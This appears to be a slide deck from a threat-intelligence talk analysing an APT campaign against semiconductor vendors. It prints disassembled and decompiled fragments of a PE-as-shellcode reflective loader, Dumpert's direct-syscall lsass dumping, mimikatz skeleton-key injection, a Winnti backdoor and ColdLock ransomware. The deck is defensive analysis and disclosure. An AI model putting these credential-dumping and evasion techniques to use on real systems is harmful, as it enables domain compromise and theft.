pointer-symbol-table	0x00000000
number-of-symbols	0
size-of-optional-header	240 (bytes)
processor-32bit	false
relocation-stripped	false
large-address-aware	true
uniprocessor	false
system-image	false
dynamic-link-library	true
executable	true
debug-stripped	false

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	4D	5A	41	52	55	48	89	E5	48	81	EC	20	00	00	00	48	MZARUH%âH.ì ...H
0010h:	8D	1D	EA	FF	FF	FF	48	89	DF	48	81	C3	1C	79	01	00	..éÿÿÿH%âH.Ë.y..
0020h:	FF	D3	41	B8	F0	B5	A2	56	68	04	00	00	00	5A	48	89	ÿóA,ðµçVh...ZH%
0030h:	F9	FF	D0	00	00	00	00	00	00	00	00	00	00	01	00	00	ùÿÐ.....
0040h:	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..'í!,.Lí!Th
0050h:	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
0060h:	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
0070h:	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$......
0080h:	C9	DB	9E	EA	8D	BA	F0	B9	8D	BA	F0	B9	8D	BA	F0	B9	ÉÚžê.°ð¹.°ð¹.°ð¹
0090h:	EB	54	22	B9	15	BA	F0	B9	13	1A	37	B9	8C	BA	F0	B9	èT"¹.°ð¹..7¹°ð¹
00A0h:	7C	7C	3F	B9	A4	BA	F0	B9	7C	7C	3E	B9	0A	BA	F0	B9	?¹°ð¹  >¹.°ð¹
00B0h:	7C	7C	3D	B9	87	BA	F0	B9	84	C2	63	B9	82	BA	F0	B9	=¹°ð¹,,Âc¹,°ð¹
00C0h:	8D	BA	F1	B9	69	BA	F0	B9	EB	54	3E	B9	B8	BA	F0	B9	.°ñ¹i°ð¹èT>¹,°ð¹
00D0h:	EB	54	3A	B9	8C	BA	F0	B9	EB	54	3C	B9	8C	BA	F0	B9	èT:¹°ð¹èT<¹°ð¹
00E0h:	52	69	63	68	8D	BA	F0	B9	00	00	00	00	00	00	00	00	Rich.°ð¹.....
00F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0100h:	50	45	00	00	64	86	05	00	81	0D	B9	5C	00	00	00	00	PE..d†...¹\....
0110h:	00	00	00	00	F0	00	22	A0	0B	02	0B	00	00	B6	02	00	....ð." .....¶..
0120h:	00	58	02	00	00	00	00	00	70	CD	01	00	00	10	00	00	.X.....pí.....
0130h:	00	00	00	80	01	00	00	00	00	10	00	00	00	02	00	00	...€.....
0140h:	05	00	02	00	00	00	00	00	05	00	02	00	00	00	00	00	.....

# Hybrid Payload: PE as Shellcode

- ▶ "MZ" signature can be decoded as "pop r10" under x64 architecture
  - ▶ "dec ebp; pop edx" under x86 architecture
- ▶ At offset 0x1791c is a shellcode-like function called "reflective loader"
- ▶ 0x56A2B5F0 is the hash value of "ExitProcess"


```
00 4D 5A
02 41 52
04 55
05 48 89 E5
08 48 81 EC 20 00 00 00
0F 48 8D 1D EA FF FF FF
16 48 89 DF
19 48 81 C3 1C 79 01 00
20 FF D3
22 41 B8 F0 B5 A2 56
28 68 04 00 00 00
2D 5A
2E 48 89 F9
31 FF D0
```

```
pop    r10
push   r10
push   rbp
mov    rbp, rsp
sub    rsp, 20h
lea    rbx, loc_0
mov    rdi, rbx
add    rbx, 1791Ch
call   rbx
mov    r8d, 56A2B5F0h
push   4
pop    rdx
mov    rcx, rdi
call   rax
```

Locate address of itself, and use it as first argument (rdi)

Compute address of reflective loader and execute it

# Injection Strategy: Named Pipe






WinRAR

# WinRAR

- ▶ They use rar.exe to compress and encrypt the files to be stole
- ▶ There's a folder named "RecordedTV.library-ms" under same path



**C:\Users\Public\Libraries\RecordedTV.ms**

EXE

10

C-APT BlackList ActiveFile Hidden File EXE (CLI) Data Harvesting

c9b8cab697f23e6ee9b1096e312e8573

3 Endpoints

2006-07-20 12:05:24

307.0 KB

# Mutated rar.exe

- ▶ The file was uploaded to VirusTotal in 2009
- ▶ It's rar.exe from WinRAR 3.60b8 but different from original one
  - ▶ Only 1byte was different, but we've confirmed that was not a crack
  - ▶ This patch may cause the program crash
- ▶ Hypothesis 1: Change file hash to avoid detection
- ▶ Hypothesis 2: Bit flip during copy

FDB0h:	C3	3B	F3	76	05	33	C	FDB0h:	C3	3B	F3	76
FDC0h:	C0	5E	5B	C3	53	56	5	FDC0h:	C0	0E	5B	C3
FDD0h:	8B	C7	E8	65	FD	FF	E	FDD0h:	8B	C7	E8	65
FDE0h:	8B	7E	FF	FF	FF	46	C	FDE0h:	8B	7E	FF	FF

Patch diff (before / after)


```
.text:004107BF          loc_4107BF:
.text:004107BF  33 C0          xor     eax, eax
.text:004107C1  0E           push   cs
.text:004107C2  5B           pop    ebx
.text:004107C3  C3           retn
```

Disassembly of patch

# SkeletonKey Injector

# SkeletonKey Injector

- ▶ A new malware combined "dumpert" and "mimikatz"
  - ▶ "mimikatz" is a well-known hacking tool
    - Most people use it to dump Windows credentials, but its capability is more than that
  - ▶ "dumpert" is a tool to dump lsass.exe memory stealthily



The screenshot displays a file entry for **C:\Windows\d3d11.dll**. On the left, there is a purple icon labeled 'DLL' and a purple box containing the number '10'. The file name is in blue. Below the name, there are two rows of grey tags: the first row contains 'C-PoC', 'BlackList', 'ActiveFile', 'Win64', 'Timestomp', 'Running', and 'Path Hijacking'; the second row contains 'DLL (GUI)', 'Retrieving Credentials', 'Password Stealer', and 'Credential Dumping'. Below the tags, there are four lines of information: a file icon followed by the hash 'bb897e34bc0d1e82dfe79d0898f5aa88' and a blue checkmark; a computer icon followed by '2 Endpoints'; a clock icon followed by the timestamp '2019-11-12 18:10:58'; and a file icon followed by the size '85.0 KB'.

# Dumpert

- ▶ Made by a security company called Outflank
- ▶ Dump lsass.exe stealthy via direct system call
  
- ▶ Windows system call numbers changed from release to release
- ▶ DLL export function is the only stable interface
- ▶ That's why Windows shellcode always needs to locate DLLs in memory

# Dumpert: Implementation

- ▶ Use ntdll!RtlGetVerion to determine Windows version
- ▶ Load different syscall function for different version
- ▶ Bypass any user-space hook

```
NtOpenProcess_Win7 proc      NtOpenProcess_Win8 proc
mov     r10, rcx            mov     r10, rcx
mov     eax, 23h           mov     eax, 24h
syscall
retn
NtOpenProcess_Win7 endp    NtOpenProcess_Win8 endp

NtOpenProcess_Win8_1 proc   NtOpenProcess_Win10 proc
mov     r10, rcx            mov     r10, rcx
mov     eax, 25h           mov     eax, 26h
syscall
retn
NtOpenProcess_Win8_1 endp  NtOpenProcess_Win10 endp
```

```
11 osInfo.dwOSVersionInfoSize = 284;
12 pWinVerInfo = (WIN_VER_INFO *)calloc(1u, 0x40u);
13 ntdll = GetModuleHandleW(L"ntdll.dll");
14 rax_ = (__int64 (__fastcall *)())GetProcAddress(ntdll, "RtlGetVersion");
15 RtlGetVersion = rax_;
16 if ( rax_ )
17 {
18     wprintf(L"[1] Checking OS version details:\n");
19     ((void (__fastcall *) (RTL_OSVERSIONINFOW *))RtlGetVersion)(&osInfo);
20     LODWORD(dwMinorVersion) = osInfo.dwMinorVersion;
21     swprintf_s(pWinVerInfo->chOSMajorMinor, 8u, L"%u.%u", osInfo.dwMajorVersion, dwMinorVe
22     pWinVerInfo->dwBuildNumber = osInfo.dwBuildNumber;
23     if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"10.0" )
24     {
25         if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.1" ) || osInfo.dwBuildNumber != 7601 )
26         {
27             if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.2" )
28             {
29                 if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.3" )
```



# SkeletonKey

- ▶ APT malware discovered by DELL Secureworks in 2015
- ▶ Implants a backdoor password to domain controller
  - ▶ The original password was still valid, wrong password still got rejected
- ▶ Inject code into lsass.exe process to alter authentication routine

## THREAT ANALYSIS

# Skeleton Key Malware Analysis

MONDAY, JANUARY 12, 2015

BY: DELL SECUREWORKS COUNTER THREAT UNIT THREAT INTELLIGENCE

# Impact of SkeletonKey Injector

- ▶ No need to use administrator credentials for lateral movement
- ▶ It leaves nearly no clue, only logon success events
- ▶ You must reboot domain controller to clean the SkeletonKey
- ▶ We've observed some other attack that using modified mimikatz

# Winnti Backdoor

# Strange Network Tool: baseClient.exe

- ▶ We thought that was a network probing tool

```
if ( argc < 4 )
{
    printf("-----> Network Client Module Test Program <-----\n");
    printf("usage: baseClient.exe -P [protocol] -a [srv address] -p [srv port] -m [mac addr for icmp] -t [mtu size] -l.\n");
    printf("protocol: tcp udp icmp dns\n");
    printf("-l option, use legacy icmp protocol.\n");
    printf("note: port and mac address for icmp is optional.\n");
    printf("example: baseClient.exe -P tcp -a 192.188.23.43 -p 6600\n");
    printf("example: baseClient.exe -P icmp -a 123.34.55.223\n");
    printf("example: baseClient.exe -P dns -a 123.34.55.223 -p 4400\n");
    printf("example: baseClient.exe -P icmp -a 123.34.55.223 -p 4400 -m AE-35-68-BC-12-DF -t 512 -l\n");
    return 0;
}
```

# Winnti Backdoor

- ▶ We thought baseClient.exe in our public report was a network probing tool
  - ▶ It's actually Winnti backdoor

```
*(_BYTE *)buff = 16;  
*((_DWORD *)buff + 2) = 0xABC18CBA;           // Winnti protocol magic  
rand_between(10000000u, 1000000000u, (_DWORD *)buff + 3);  
v2 = *((_DWORD *)buff + 3);  
LOBYTE(v2) = *((_DWORD *)buff + 3) & 0xFC;  
*((_DWORD *)buff + 3) = v2;  
v3 = time(0);  
v4 = GetTickCount() + v3;  
result = (DWORD *)buff;  
*((_DWORD *)buff + 1) = v4;  
return result;
```

# Other APT Events in Taiwan

# ColdLock Ransomware

- ▶ Taiwan's national gasoline company was hit by ransomware
- ▶ ColdLock was based on an open-source ransomware: EDA2
- ▶ Ministry of Justice Investigation Bureau said the attack was related to Winnti group

```
string text3 = this.RandomStringWithSpecialChars(32);
this.EncryptedAESKey = this.RSAEncryptString(text3, this.PublicKey);
this.StrYourPersonalID += this.EncryptedAESKey;
this.ransome_message += this.StrYourPersonalID;
byte[] array = Encoding.UTF8.GetBytes(text3);
array = SHA256.Create().ComputeHash(array);
this.WaitExecution();
this.DisableWindowsDefender();
DateTime now = DateTime.Now;
this.DropRansomeMessageToProgramData();
ArrayList arrayList = this.ListOtherDrives();
```

# SkeletonKey Attack in Taiwan

- ▶ Serval attacks against Taiwan government agencies used SkeletonKey
- ▶ Modified version of mimikatz executed file-lessly

```
if ( (signed int)kuhl_m_kernel_do(L"+") >= 0 )// kuhl_m_kernel_add_mimidrv
{
    if ( (signed int)kuhl_m_kernel_do(L"processprotect /process:lsass.exe /remove") >= 0
        && kuhl_m_misc_skeleton(0, 0i64) == 1 )
    {
        v1 = 1;
    }
    Sleep(0x3E8u);
}
kuhl_m_kernel_do(L"-"); // kuhl_m_kernel_remove_mimidrv
```

When OpenProcess failed, it will load mimikatz driver to unprotect lsass.exe and try again.



# Take Away

- ▶ Disclosure a large-scale APT attacks targeting semiconductor; more than 7 vendors are compromised.
- ▶ Precisely attacks. Targets leading semiconductor vendors, **their subsidiaries, partners and competitors**.
- ▶ Their goals is **stealing intelligence property**(documents, source code, SDK of chip related projects). Make long-term damage to the victim.

# Take Away

- ▶ Attackers utilize various **open source, general tools** to make attribution harder.
- ▶ In 2 shared case studies, **AD & VPN** are compromised. Enterprises should consider **resilience of IT systems**. Avoid relying on a single security service.
- ▶ A rarely used **SkeletonKey** technique is used, which makes adversaries login like normal user. - Persistence, Defense Evasion.
- ▶ No system is safe. Regularly threat hunting, **shorten the MTTD/MTTR**.

Thanks for your listening!